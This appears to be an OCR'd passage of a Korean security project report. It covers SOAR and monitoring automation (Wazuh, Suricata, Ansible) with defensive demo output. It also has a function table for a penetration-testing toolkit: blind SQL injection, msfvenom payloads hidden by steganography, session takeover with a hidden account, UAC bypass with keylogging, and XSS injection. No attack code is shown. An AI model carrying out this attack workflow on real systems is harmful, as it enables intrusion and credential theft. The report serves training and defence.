
5.2.1 관제 및 SOAR 아키텍처 인프라 구성 관리



관제 및 SOAR 자동화 요약
DB에 저장된 호스트 리스트를 인벤토리로 끌어와 C2에서 Ansible 실행
DB에 저장한 룰 셋을 끌어와 C2에 설정파일로 생성 후 배포
C2에서 Manager, Agent에 wazuh-manager, wazuh-agent, filebeat(A), filebeat(B), audit, suricata 구축
C2에서 Manager에 인증서 생성 및 배치
C2에서 Agent에 인증서 배포 및 룰 셋 배포(audit, suricata, mod_security)


5.3 주요 기능 자동화 스크립트

5.3.1 네트워크 코드 흐름도



5.3.2 모의해킹 코드 흐름도 및 함수 정리표

코드 흐름도



함수 정리표

항목	기술	함수	내용
정보수집	dig	setup_directory()	디렉터리 세팅(없으면 생성)
		get_unique_filename (domain)	도메인 받아와서 파일 생성(.json)
		print_scan_summary (scan_data)	스캔 결과 요약(dig)
		parse_axf r_output (output_text)	dig axfr 결과 파싱
		run_dig_axfr()	dig axfr 실행 및 결과 저장
	nmap	scan_network (target, ports)	Nmap을 사용하여 타겟 대역의 서비스 및 버전 정보를 수집
		display_report (scan_results)	수집된 결과를 터미널에 테이블 형식으로 출력함
		run_auto_scan_from_file()	JSON 파일에서 IP를 추출해 대역으로 변환 후 전체 스캔을 수행 및 저장
	ffuf	get_scan_files()	scan 파일 스캔
		select_target_from_file (filename)	JSON 파일에서 open 상태인 포트의 URL 목록을 추출하여 선택받음
		build_and_execute_ffuf (target_url, ext, mc, fs)	ffuf 명령어 조합 및 실행
		parse_ffuf_results()	임시 JSON 파일에서 발견된 파일/디렉터리 목록 추출
		run_ffuf()	ffuf 실행 및 결과 저장
취약점 분석	nikto	print_nikto_summary (scan_data)	스캔 결과 요약(nikto)
		parse_nikto_for_json (output_text)	nikto 결과 파싱
		run_nikto()	nikto 실행 및 결과 저장
	wafw00f	run_local_cmd(cmd)	로컬에서 명령어 실행
		select_scan_file()	파일 목록 출력 및 선택
		get_waf_targets(filename)	JSON 데이터에서 타겟 URL/IP 추출
		waf_scan(target_list)	로컬 WAF 스캔 실행
		save_results_to_json (filename, data)	결과 저장
		run_waf()	wafw00f 실행
	nse	run_local_nmap(cmd)	로컬 명령어 실행 함수
		select_scan_file()	파일 목록 출력 및 데이터 처리
		get_open_port_ips	선택한 파일에서 open 포트 ip 추출

		(filename)	
		nse_scan(target_ips)	로컬 NSE 스캔 실행
		save_data_to_json (filename, new_data)	결과 저장
		run_nse()	메인 실행부
공격	**SQL Injection(Blind)**	initialize_session()	서버에 접속해서 PHPSESSID 쿠키를 자동으로 받아옴
		send_payload (payload)	서버에 쿼리를 던지고 참/거짓을 반환 (세션 자동 포함)
		extract_data(query, label, max_len=20)	한 글자씩 데이터를 추출하는 공통 함수 (실시간 타이핑 효과 적용)
		save_id_passwd()	결과 저장
		run_exploit()	SQL Injection(Blind) 공격
	msfvenom	setup_directories()	생성한 파일을 저장할 디렉터리 생성(없을시에만 실행)
		run_msfvenom()	msfvenom 으로 악성 파일 및 설정파일 생성
		run_steganography(payload_file)	스테가노그라피 생성
		copy_to_web(payload_file)	/var/www/html 로 생성한 독파일 복사
	msfconsole	onrpc(server, rpc_pw)	RPC가 작동하지 않으면 작동시킴
		connect()	RPC가 연결되는지 확인
		start(exploit_name, payload_name=None, options=None)	페이로드 장전 및 모듈 삽입
		cleanup_jobs()	이전 작업 삭제
		check_sessions()	세션 확인 후 계정 그룹 확인
		multi_win(session_id)	여러개의 win세션을 장악해서 RDP 활성화 쉐도우도 계정 red 생성
		keylogger(session_id)	연결된 세션을 UAC로 권한 우회 후 키로깅
		web_xss()	Web서버를 대상으로 XSS 취약점 삽입
		get_target_settings()	msfconsole 기본 세팅
		shutdown_rpc_server (server)	rpc이후에 종료

5.3.3 관제 및 SOAR 아키텍처 자동화 스크립트

구분	스크립트	내용
호스트	**host_inventory.py**	DB에서 호스트 정보를 끌어와 인벤토리로 사용
룰 셋	**rulefile.yml**	DB에서 룰 셋 정보를 끌어와 설정파일로 만듬
구축	**wazuh_manager.yml**	Wazuh-manager 구축
	wazuh_agent.yml	Wazuh-agent 구축
	filebeat_a.yml	Filebeat(A) 구축
	filebeat_b.yml	Filebeat(B) 구축
	audit.yml	audit 구축 (룰 셋 배포 포함)
	suricata.yml	suricata 구축 (룰 셋 배포 포함)
인증서	**cert_manager.yml**	Wazuh-manager 인증서 생성 및 배치
	cert_agent.yml	Agent에 인증서 배포
SCAPY	**firewalld.py**	DB에 블랙리스트와 대조하여 패킷 제어
정책 확인	**policy_check.yml**	정책 기반 서버 상태 확인


5.3.4 서버 구축 자동화 스크립트

구분	스크립트	내용
구축	**amavisd.yml**	amavisd 설치
	DNS.yml	DNS 패키지 설치 및 Master-Slave 구조로 서버 세팅, tsig 키 사용하도록 세팅
	mail.yml	Postfix, dovecot 설치 및 RoundCubeMail 서비스 세팅
	db.yml	DB 패키지 설치 및 wordpress, pydio, mail서버에 필요한 DB 생성 및 세팅
	Pydio.yml	pydio 설치 및 서버 세팅 코드
	mod_security.yml	mod_security를 적용하는 코드
	wordpress.yml	WordPress 다운 및 서비스 세팅
	cert_agent.yml	Agent에 인증서 배포


	firewalld.py	DB에 블랙리스트와 대조하여 패킷 제어
	iptables.yml	Black List에서 IP주소만 추출하여 차단
	time.yml	입력한 나라의 시간으로 동기화
	rsync.yml	rsync 패키지 설치
	fail2ban	fail2ban 설치 및 차단 설정
	portsentry	패키지 설치 및 방어 규칙 설정
	clamav	clamav 패키지 및 서비스 실행
	rkhunter	rkhunter 패키지 설치 및 서비스 실행

5.4 자동화 대응 통합 시연 결과

5.4.1 네트워크 코드 자동화 코드 결과


kron_check.yaml	
	
KRON 설정 자동 확인	


sh_ip_int_br.yaml



인터페이스 ip 정보 파일 생성

sh_run.yaml







백업용 running-config 파일 생성


5.4.2 서버 설치 자동화 시연 결과


Fail2ban.yml

Fail2ban 설치 자동화 및 세팅

5.4.3 관제 및 SOAR 아키텍처 자동화 시연 결과


rulefile.yml	
	
DB에서 룰 셋 정보를 끌어와 설정파일로 만듬	


wazuh_manager.yml	
	



Wazuh-manager 구축


wazuh_agent.yml






Wazuh-agent 구축


filebeat_a.yml






Filebeat(A) 구축


filebeat_b.yml






Filebeat(B) 구축


audit.yml





audit 구축 (룰 셋 배포 포함)

suricata.yml



suricata 구축 (룰 셋 배포 포함)

cert_manager.yml

```
TASK [1. 인증서 디렉토리 생성] ************************************************
ok: [172.16.8.18]

TASK [2. Root CA 개인키 생성] *************************************************
ok: [172.16.8.18]

TASK [3. Root CA용 CSR 생성 (Subject 정보 입력)] ******************************
changed: [172.16.8.18]

TASK [4. Root CA 자체 서명 (Self-signed)] *************************************
changed: [172.16.8.18]

TASK [5. Manager 개인키 생성] *************************************************
ok: [172.16.8.18]

TASK [6. Manager CSR 생성] ****************************************************
changed: [172.16.8.18]

TASK [7. Manager 인증서 서명 (Root CA 사용)] **********************************
changed: [172.16.8.18]

TASK [8. 파일 권한 및 소유권 정리] ********************************************
changed: [172.16.8.18] => (item=/etc/ossec/etc/certs/root-ca.pem)
changed: [172.16.8.18] => (item=/etc/ossec/etc/certs/manager.pem)
changed: [172.16.8.18] => (item=/etc/ossec/etc/certs/manager.key)

TASK [9. ossec.conf 설정 업데이트] ********************************************
changed: [172.16.8.18]
```

```
root@manager-u-test:/etc/ossec/etc/certs# ls
manager.csr  manager.key  manager.pem  root-ca.csr  root-ca.key  root-ca.pem
```

Wazuh-manager 인증서 생성 및 배치

cert_agent.yml

```
TASK [Gathering Facts] *********************************************************
ok: [172.16.8.18]

TASK [Manager 서버에서 Root CA 파일 가져오기] *********************************
ok: [172.16.8.18]

PLAY [Wazuh Agent 서버들에 인증서 배포 및 설정] *******************************

TASK [Gathering Facts] *********************************************************
ok: [172.16.8.25]
ok: [172.16.8.30]

TASK [Agent 인증서 디렉토리 생성] **********************************************
ok: [172.16.8.30]
ok: [172.16.8.25]

TASK [Root CA 인증서 배포] *****************************************************
changed: [172.16.8.30]
changed: [172.16.8.25]

TASK [ossec.conf에 Root CA 경로 등록] ******************************************
changed: [172.16.8.30]
changed: [172.16.8.25]
```

```
[root@agent-rocky-test certs]# ls
root-ca.pem
```

Agent에 인증서 배포

firewalld.py

```
--- scapy ips 시작 ---
필터 조건: inbound
현재 블랙리스트 : [40.1.0.10, 20.1.0.10]
[ens256 -> ens224] Ether / IP / ICMP 30.3.20.2 > 192.168.30.4 echo-request 0 / Raw
[ens224 -> ens256] Ether / IP / ICMP 192.168.30.4 > 30.3.20.2 echo-reply 0 / Raw
[ens256 -> ens224] Ether / IP / ICMP 30.3.20.2 > 192.168.30.4 echo-request 0 / Raw
[ens224 -> ens256] Ether / IP / ICMP 192.168.30.4 > 30.3.20.2 echo-reply 0 / Raw
[ens256 -> ens224] Ether / IP / ICMP 30.3.20.2 > 192.168.30.4 echo-request 0 / Raw
[ens224 -> ens256] Ether / IP / ICMP 192.168.30.4 > 30.3.20.2 echo-reply 0 / Raw
[ens256 -> ens224] Ether / IP / ICMP 30.3.20.2 > 192.168.30.4 echo-request 0 / Raw
[ens224 -> ens256] Ether / IP / ICMP 192.168.30.4 > 30.3.20.2 echo-reply 0 / Raw
[ens256 -> ens224] Ether / IP / ICMP 30.3.20.2 > 192.168.30.4 echo-request 0 / Raw
[ens224 -> ens256] Ether / IP / ICMP 192.168.30.4 > 30.3.20.2 echo-reply 0 / Raw
```

```
--- scapy ips 시작 ---
필터 조건: inbound
현재 블랙리스트 : [40.1.0.10, 20.1.0.10]
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
```

DB에 블랙리스트와 대조하여 패킷 제어

policy_check.yml

```
TASK [debug] *******************************************************************
ok: [172.16.254.55] => {
    "msg": [
        "[ 보안 점검 리포트 - 2026-03-07 ]",
        "[U-01] root 원격 접속 제한 : VULNERABLE (PermitRootLogin is not 'no')",
        "[U-02] 패스워드 복잡성 설정 : CHECK REQUIRED (minlen < 8 or not set)",
        "[U-03] 계정 잠금 임계값 설정 : VULNERABLE (No account lock policy)",
        "[U-07] /etc/passwd 권한 : PASS (644)",
        "[U-20] 불필요한 서비스 구동 여부 : PASS",
        "[U-54] Session Timeout (TMOUT): VULNERABLE (TMOUT not set)"
    ]
}
ok: [172.16.254.33] => {
    "msg": [
        "[ 보안 점검 리포트 - 2026-03-07 ]",
        "[U-01] root 원격 접속 제한 : VULNERABLE (PermitRootLogin is not 'no')",
        "[U-02] 패스워드 복잡성 설정 : CHECK REQUIRED (minlen < 8 or not set)",
        "[U-03] 계정 잠금 임계값 설정 : VULNERABLE (No account lock policy)",
        "[U-07] /etc/passwd 권한 : PASS (644)",
        "[U-20] 불필요한 서비스 구동 여부 : PASS",
        "[U-54] Session Timeout (TMOUT): VULNERABLE (TMOUT not set)"
    ]
}
